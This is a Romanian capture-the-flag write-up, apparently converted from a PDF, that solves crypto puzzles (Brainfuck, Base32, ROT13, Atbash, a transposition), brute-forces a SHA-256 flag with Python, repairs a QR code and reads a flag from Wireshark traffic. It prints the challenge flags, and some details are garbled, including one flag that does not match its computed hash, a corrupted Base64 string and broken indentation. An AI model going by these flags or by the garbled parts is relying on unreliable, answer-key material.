


Crypto

Biletul criptat

Enunt



Flag

RST{2jd9jsasc02kslasch3kdnaug49f4bucdkjz}

Rezolvare

Uitandu-ne rapid la textul ce ni se cere a fi decriptat observam ca este intr-un format ciudat. In primul rand, este alcătuit doar din caractere de **+, [, >, <,], ., -**. Astfel de limbaje sunt cunoscute ca si limbaje **esoterice**. Acestea sunt des intalnite in competitii de genul *Capture The Flag*, unul din cele mai cunoscute fiind **Brainfuck**. Putem confirma usor compiland textul cu interpretorul specific pe o platforma precum [tio.run](#).

Desi output-ul obtinut pare a fi encodat cu **Base64**, in urma decodarii nu am obtinut nimic cu "potential". Cel mai usor mod de a detecta o astfel de *encodare* este de a folosi filtrul de *Magic* de pe [Cyberchef](#). Astfel, observam ca acesta este cel mai probabil *Base64* sau **Base32** datorita entropiei obtinute in urma decodarii.

The screenshot shows a user interface for generating Base32 strings. On the left, a sidebar titled "Recipe" contains a section labeled "From Base32" with a red border. Below it, under "Alphabet", is the text "A-Z2-7=". A checkbox labeled "Remove non-alphabet chars" is also present. The main area has tabs for "Input" and "Output". The "Input" tab is active, showing the string "EJ3CUMR33GJ3XC0LXM2XGM4BQGJ4GM6L0M2YHKH3Y0FQW42DUGQ4XGNDPNBVHC6DXNV6QU==". Above the input field, status information is displayed: "start: 72", "end: 72", "length: 8", and "lines: 1". The "Output" tab is shown below, with a red border around its content area. At the bottom right of the page, there is a green circular icon with a white letter "G".

Textul rezultat in urma decodarii pare a avea formatul unui flag insa nu incepe asa cum ne-am astepta, cu **RST**. Observam totusi ca intre *EFG* si *RST* avem o transformare clasica de *shiftare* cu 13 pozitii, deseori cunoscuta sub numele de **ROT13** (rotatie de 13 pozitii). Aplicand aceasta decodare, obtinem flag-ul final.

The screenshot shows a user interface for a cipher identifier. At the top left, there's a 'Recipe' section with a 'ROT13' button highlighted by a red box. Below it are checkboxes for 'Rotate lower case chars' (checked), 'Rotate upper case chars' (checked), and 'Rotate numbers' (unchecked), with an 'Amount' field set to 13. The 'Input' field contains the encoded text 'EFG{2wq9wfnfp02xfynfpuzxqanht49s4ohpqxwm}'. The 'Output' field shows the decrypted text 'RST{2jd9jsasc02kslasch3kdnaug49f4bucdkjz}', with status information above it: start: 41, end: 41, length: 41, time: 0ms, length: 0, times: 1.

P.S: Pentru a afla ce cifru a fost folosit pentru a obtine textul din enunt, se poate folosi si un tool de *cipher identifier* precum cel oferit de [dcode.fr](https://www.dcode.fr/cipher-identifier).

The screenshot shows the dCode Cipher Identifier tool. On the left, there's a sidebar with a search bar and a list of tools: Brainfuck (highlighted with a red box), ReverseFuck, Substitution Cipher, Decabit Code, Homophonic Cipher, Morse Code, Tap Code Cipher, ASCII Shift Cipher, Wabun Code, and Alien Language. The main right area has a title 'CIPHER IDENTIFIER' and a sub-section 'CODED MESSAGE IDENTIFIER'. It displays the cipher text 'RST{2jd9jsasc02kslasch3kdnaug49f4bucdkjz}' in a text area labeled 'CIPHERTEXT TO RECOGNIZE'. Below this, there's an 'ANALYZE' button and links to 'Frequency Analysis — Index of Coincidence' and 'Symbols Identifier'.

Strabunicul lui Cezar

Enunt

Strabunicul lui Cezar

50

Uvorxrgzir, uozt-fo vhgv "zgyzhs", wzi xirkgzg. Evar rmhgifaxgrfmrov wrm Hgvtzml RR kvgmgif nzs nfogv wvgzorr.


Autor: Dragos

Flag

RST{241f143d128e232349e2bf212ec0b123faff7b85944bbe1e55722b35c9207c13}

Rezolvare

Desi intutia initiala a fost sa incercam sa decriptam textul folosind [Cifrul Cezar](#) datorita numelui challenge-ului, am observat ca nu ofera niciun rezultat bun. Astfel, am apelat din nou la tool-ul de *cipher identifier* prezentat mai sus.



The screenshot shows the dCode website's cipher identifier tool. At the top, there's a decorative banner featuring a green scroll-like object with the word 'CODE' written on it. Below the banner, there's a search bar labeled 'Search for a tool' and a keyword search input field with placeholder text 'e.g. type 'sudoku''. There's also a link to 'BROWSE THE FULL DCODE TOOLS' LIST'. The main area is titled 'CIPHER IDENTIFIER' under 'Cryptography > Cipher Identifier'. A table titled 'CODED MESSAGE IDENTIFIER' lists various cipher types with their corresponding symbols. The 'Atbash Cipher' row is highlighted with a red border. In the 'CIPHERTEXT TO RECOGNIZE' field, the encoded text 'Uvorxrgzir, uozt-fo vhgv "zgyzhs", wzi xirkgzg. Evar rmhgifaxgrfmrov wrm Hgvtzml RR kvgmgif nzs nfogv wvgzorr' is entered. Below the text, there are links for 'Frequency Analysis — Index of Coincidence', 'SYMBOLS IDENTIFIER', and 'Answers to Questions (FAQ)'. A large green button labeled 'ANALYZE' is visible.

Astfel, folosind decoder-ul aferent cifrului **Atbash**, putem obtine textul original.



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

Felicitari, flag-ul este "atbash", dar criptat. Vezi instructiunile din Stegano II pentru mai multe detalii

Atbash Cipher - [dCode](#)
Tag(s) : Substitution Cipher

Flash: dCode Survey → [Participate](#)

ATBASH CIPHER

Cryptography > Substitution Cipher > Atbash Cipher

ATBASH DECODER

★ ATBASH MIRRORED CIPHERTEXT
Uvorxrgzir, uozt-fo vhgv "zgyzhs", wzi xirkzg. Evar rmhgif xgrfmrov wrm Hgvtzml RR kvmgif nzn nfogv wvgzorr

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ
★ USE HEBRAIC ALPHABET שරקצפעסנמלכיתחווזdagבא

DECRYPT ATBASH

Folosind aceste informatii, ne uitam rapid la challenge-ul **Stegano II** pentru a vedea cum obtinem flag-ul folosind cuvantul **atbash**.

Notă: Flag-ul e format din cuvantul din imagine, hash-uit în SHA-256, prefixat cu "RST{" si postfixat cu "}". Spre exemplu, pentru cuvantul "piscina", flag-ul este
**RST{73b637a645b28be74ff051fa4f1d2cc0a2ca
b31271537ae943250bfd68f40f7c}**.

Prin urmare formula flag-ului este:

```
[kayn@parrot] -[~/Documents/RST]
└─ $echo "RST{"`echo -n atbash | sha256sum | awk -F' ' '{print $1}'`"}"
RST{241f143d128e232349e2bf212ec0b123faff7b85944bbe1e55722b35c9207c13}
```

Asteroidul

Enunt

Asteroidul

88

FtattfuntI eage0olieI lruC4rdtg
iilr5meia cfeYiafnn ilspntiSo.

Autor: Dragos

Flag

RST{ecb8d3023523638c5da28ed7961e9529b2ce8a48d72cd4ced3aa9ddaed814cd9}

Rezolvare

Folosind un *cipher identifier*, nu am putut obtine nicio varianta care sa decodeze mesajul in ceva cu "potential". Pe de alta parte, ce se poate observa este ca textul contine 6 cuvinte de lungime ori **9** ori **10**. Mai mult, daca unim primele litere din fiecare cuvant, observam ca obtinem **Felici** care pare a fi cuvantul *Felicitari*. De aici si ideea de a formata textul si a pune fiecare cuvant pe cate o linie noua si a adauga niste spatii intre oricare 2 litere pentru a putea citi pe coloane literele usor.

```
[X]--[kayn@parrot]--[~/Documents/RST]
└─ $echo "FtattfuntI eage0olieI lruC4rdtg iilr5meia cfeYiafnn ilspntiSo" | tr
   -s ' ' '\n' | sed -e 's/(\.\.)/\1 /g'
F t a t t f u n t I
e a g e 0 o l i e I
l r u C 4 r d t g
i i l r 5 m e i a
c f e Y i a f n n
i l s p n t i S o
```

Astfel obtinem, citind pe coloane, textul

FelicitariflagulesteCrYpt045informatuldefinitinSteganoll. Deci, folosind procedeul de la challenge-ul anterior cu cuvantul **CrYpt045**, putem obtine flagul.

```
-[kayn@parrot]-[~/Documents/RST]
└─ $echo "RST{"`echo -n CrYpt045 | sha256sum | awk -F' ' '{print $1}'``"}"
RST{ecb8d3023523638c5da28ed7961e9529b2ce8a48d72cd4ced3aa9ddaed814cd9}
```

Steagul corrupt

Enunt

Steagul corrupt

151

Steagul pentru challenge a fost stocat intr-o baza de date care s-a corupt. Ultimele detalii pe care le stim sunt ca flag-ul e un SHA-256 al unui cuvant din limba romana care a fost scris fara diacritice, postfixat de un număr de trei cifre.

Poti gasi care este flag-ul?

R_T{_96395e1_556c4___05e996f___dc9b7eabe
b9330___c8fa6___6449___aa4}

Autor: Dragos

Flag

RST{f96395e11556c417405e996ff05dc9b7eabeb9330c37cc8fa6df496449244aa4}

Rezolvare

Pentru acest challenge nu exista nicio scurtatura. Pentru rezolvarea lui am recurs la creerea unui script de python care, pentru o lista de cuvinte data, sa genereze **SHA256(cuvant+numar)** pentru a putea fi comparat cu flagul partial primit.

Primul pas a fost sa obtinem un wordlist ce contine cuvinte din limba romana. Pe baza acestui [wordlist](#), putem genera toate combinatiile cu numere de 3 cifre. O solutie ce calculeaza lista in memorie, va da gres intrucat va depasi memoria interna din timpul

executiei iar processul va fi omorat. Astfel, abordarea cea mai eficienta este ca, cu cele 2 liste (cuvinte si numere), sa calculam o a treia lista pe care sa o stocam pe disk. Ultimul detaliu este cel de eliminare a diacriticilor, lucru ce poate fi realizat cu functia **unidecode** din libraria cu acelasi nume. Codul pana in acest moment ar fi urmatorul:

```
import hashlib
import concurrent.futures
import sys
from unidecode import unidecode
import os
import time

#https://raw.githubusercontent.com/titoBouzout/Dictionaries/master/Romanian%20(Modified).lst

words = open('words.lst', 'r').read().split('\n')

#for i in `seq 100 999`;do echo $i >>numbers.lst;done
numbers = open('numbers.lst', 'r').read().split('\n')

template = "_96395e1_556c4___05e996f___dc9b7eabeb9330____c8fa6____6449___aa4"

def generate_wordlist():
    with open('words_and_numbers_normalized.lst', 'w') as f:
        for word in words:
            for number in numbers:
                f.write(unidecode(word) + number + '\n')

    os.system('cat words_and_numbers_normalized.lst | uniq > tmp; mv tmp words_and_numbers_normalized.lst')

def main():
    if not os.path.exists('words_and_numbers_normalized.lst'):
        start_time = time.time()

        generate_wordlist()
        print(f"[+] Wordlist generated It took {time.time() - start_time} seconds")

    if __name__ == '__main__':
        main()
```

```
    __name__ = __main__
    main()
```

```
[kayn@parrot] -[~/Documents/RST/crypto/steagul_corrupt]
└─ $ python3 generate_sha.py
[+] Wordlist generated It took 131.34955620765686 seconds
```

Urmatoarea partea este cea mai importanta intrucat conteaza mult cum calculam aceste hashuri. O varianta naiva ar fi o executie liniara ce ar avea complexitatea de **O(NR_CUVINTE x 900)** ceea ce este relativ mult. Putem folosi o biblioteca speciala de python3, [concurrent.futures](#) pentru a beneficia de o executie paralela, pe mai multe thread-uri. Astfel, wordlist-ul generat anterior a fost spart in mai multe fisiere care au fost submitate in paralel unor threaduri. Un cod pentru o astfel de abordare, este urmatorul:

```
def check_word(word):
    m = hashlib.sha256()
    m.update(word.encode())
    check = [0 for i in range(len(template)) if template[i] != m.hexdigest()[i]
and template[i] != "_"]

    if 0 in check:
        return 0
    return 1

def parse_file(file):
    for word in open('wordlist_split/' + file, 'r'):
        if check_word(word):
            print(f"Found match on word: {word}")
            exit(0)

    print(f"[+] Wordlist {file} finished")
    os.system(f"rm wordlist_split/{file}")

def main():
    if not os.path.exists('words_and_numbers_normalized.lst'):
        start_time = time.time()
        generate_wordlist()
```

```

        print(f"[+] Wordlist generated It took {time.time() - start_time}
seconds")

    if not os.path.exists('./wordlist_split'):
        os.system('mkdir wordlist_split; cd wordlist_split; split -l 100000
../words_and_numbers_normalized.lst')
        print("[+] Wordlist splitted into chunks of 100.000 lines")

with concurrent.futures.ThreadPoolExecutor(max_workers=10) as executor:
    for file in os.listdir('wordlist_split'):
        executor.submit(parse_file, file)

if __name__ == '__main__':
    main()

```

Ca si timp, avem 10 fisiere verificate la ~15 secunde adica un total de ~42 minute pentru 1700 fisiere de cate 100.000 linii de cuvinte fiecare.

```


[kayn@parrot] -[~/Documents/RST/crypto/steagul_corrupt]
└── $python3 generate_sha.py
└── $python3 generate_sha.py
[+] Wordlist splitted into chunks of 100.000 lines
[+] Wordlist xaa finished
[+] Wordlist xac finished
[+] Wordlist xad finished
[+] Wordlist xae finished
[+] Wordlist xaj finished
[+] Wordlist xab finished
[+] Wordlist xah finished
[+] Wordlist xag finished
[+] Wordlist xaf finished
[+] Wordlist xai finished
...snip...
Found match on word: sugubat240

```

Diverse

Animalul

Enunt




Flag


RST{68d99e223b2f2e0c4fe53785f2755710e9b841e5cbf3e35be563fa637aee24b6}

Rezolvare

Uitandu-ne la imagine, putem observa rapid ca, contine anumite bare negre ce alcătuiesc un [Cod QR](#). Totusi, daca scanam poza direct, nu obtinem nimic valid. Motivul este ca, asa cum poate fi observat in imagine, unele linii sunt incomplete. Astfel, urmatorul pas a fost sa deschidem imaginea in *Paint* si sa reconstruim bucatile lipsa din liniile negre pana obtinem un cod valid de QR.



Avand codul complet, l-am scanat cu o aplicatie specifica pentru Android obtinand astfel cuvantul **oaiе**. Ca si in challenge-urile anterioare, flagul e compus din hash-ul acestui cuvant.



```
-[kayn@parrot] -[~/Documents/RST]
└─ $echo "RST{"`echo -n oaiе | sha256sum | awk -F' ' '{print $1}'`"}"
RST{c25ef393f5496a6078b739232d038032eddf0d8aeeef2a5d0b73c2f781a13e57}
```

Forensics

Traficant

Enunt




Flag

RST{19f92ecfba47b0a3f78a23d735a2ac0c78eac747f0d853643395fa1b037c6df4}

Rezolvare

Pentru a putea analiza traficul din captura primită, am folosit un tool specific, numit **Wireshark**.



Prima observatie este ca exista mult trafic generat in captura. Ar fi un task aproape imposibil de a analiza fiecare packet in parte. Astfel, in prima parte, am inceput sa ne uitam la *File→Export Objects→HTTP* pentru a vedea ce resurse au fost accesate ca urmare a browsing-ului.

Wireshark - Export - HTTP object list (as superuser)

Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
1230	ocsp.starfieldtech.com	application/ocsp-request	76 bytes	/
1232	ocsp.starfieldtech.com	application/ocsp-response	1,847 bytes	/
2736	google.com	text/html	219 bytes	/
3367	rsforums.com	text/html	206 bytes	/
3411	r3.ocean.org	application/ocsp-request	85 bytes	/
3414	r3.ocean.org	application/ocsp-response	106 bytes	/
3880	detectportal.firefox.com	text/plain	8 bytes	success.txt?ipv4
4760	ocsp.pki.goog	application/ocsp-request	83 bytes	gtis101core
4778	ocsp.pki.goog	application/ocsp-response	471 bytes	gtis101core
4896	ocsp.pki.goog	application/ocsp-request	84 bytes	gtis101core
4898	ocsp.pki.goog	application/ocsp-response	476 bytes	gtis101core
5038	www.http2demo.io	text/css	3,069 bytes	style.css
5040	www.http2demo.io	text/css	1,327 bytes	jsocials.css
5042	www.http2demo.io	text/css	2,465 bytes	jsocials-theme-flat.css
5050	www.http2demo.io	application/javascript	6,674 bytes	jsocials.min.js
5052	www.http2demo.io	text/css	32KB	font-awesome.css
5057	www.wirecardservices.com	application/javascript	43KB	common.js
5075	1153288396.rsc.cdn77.org	text/html	17KB	http1.html
5077	www.http2demo.io	image/png	11KB	cdn77logo.png
5081	www.http2demo.io	image/png	6,867 bytes	refresh-icon.png
5103	1153288396.rsc.cdn77.org	image/png	4,386 bytes	tile_0.png
5107	1153288396.rsc.cdn77.org	image/png	3,101 bytes	tile_2.png
5111	1153288396.rsc.cdn77.org	image/png	3,934 bytes	tile_3.png
5115	1153288396.rsc.cdn77.org	image/png	3,574 bytes	tile_3p.png
5119	1153288396.rsc.cdn77.org	image/png	3,771 bytes	tile_4.png
5123	1153288396.rsc.cdn77.org	image/png	3,340 bytes	tile_5.png
5129	www.http2demo.io	image/png	36KB	logo-10gbpsio.png
5131	www.http2demo.io	image/png	10KB	tile_6.png
5133	1153288396.rsc.cdn77.org	image/png	3,195 bytes	tile_6.png
5137	1153288396.rsc.cdn77.org	image/png	2,837 bytes	tile_7.png
5141	1153288396.rsc.cdn77.org	image/png	3,027 bytes	tile_10.png
5143	1153288396.rsc.cdn77.org	image/png	2,292 bytes	tile_8.png
5145	1153288396.rsc.cdn77.org	image/png	1,571 bytes	tile_9.png
5153	1153288396.rsc.cdn77.org	image/png	3,345 bytes	tile_11.png
5157	1153288396.rsc.cdn77.org	image/png	3,228 bytes	tile_12.png
5161	1153288396.rsc.cdn77.org	image/png	3,238 bytes	tile_14.png
5165	1153288396.rsc.cdn77.org	image/png	3,035 bytes	tile_14.png

Save Save All Preview Close Help

Din nou, avem cateva resurse accesate. Putem sa le filtram dupa keyword-uri specifice precum **rst** si **flag** pentru a vedea daca gasim ceva similar cu un flag.

Wireshark - Export - HTTP object list (as superuser)

Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
3367	rsforums.com	text/html	206 bytes	/
7156	dns-asta-poate-fi-util-atunci-cand-merge.rstcon.com	text/plain	149 bytes	stg.txt

Observam rapid un packet cu un *hostname* interesant cat si un fisier numit **stg.txt** care probabil este o abreviere de la steag.

Wireshark - Export - HTTP object list (as superuser)

Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
3367	rsforums.com	text/html	206 bytes	/
7156	dns-asta-poate-fi-util-atunci-cand-merge.rstcon.com	text/plain	149 bytes	stg.txt

*stg.txt //tmp - Pluma (as superuser)

The file //tmp/stg.txt changed on disk.
Do you want to drop your changes and reload the file?

Da, un steag se poate gasi si in traficul de pe retea.
U\NUEzE5ZjkyZWNmYmE0N2IwYTNmNzhMjNkNzM1YTJhYzBjNzhLYWM3NDdmMGQ4NTM2NDMzOTVmYTF1MDM3YzKzJ9R9

Reload Cancel

Obtinem ceea ce este evident a fi un base64 pe care il putem decoda in linia de comanda.

```
└─ $echo
U\NUEzE5ZjkyZWNmYmE0N2IwYTNmNzhMjNkNzM1YTJhYzBjNzhLYWM3NDdmMGQ4NTM2NDMzOTVmYTF1MDM3YzKzJ9R9
| base64 -d
RST{19f92ecfba47b0a3f78a23d735a2ac0c78eac747f0d853643395fa1b037c6df4}
```

Networking

Server

Enunt

Server

200

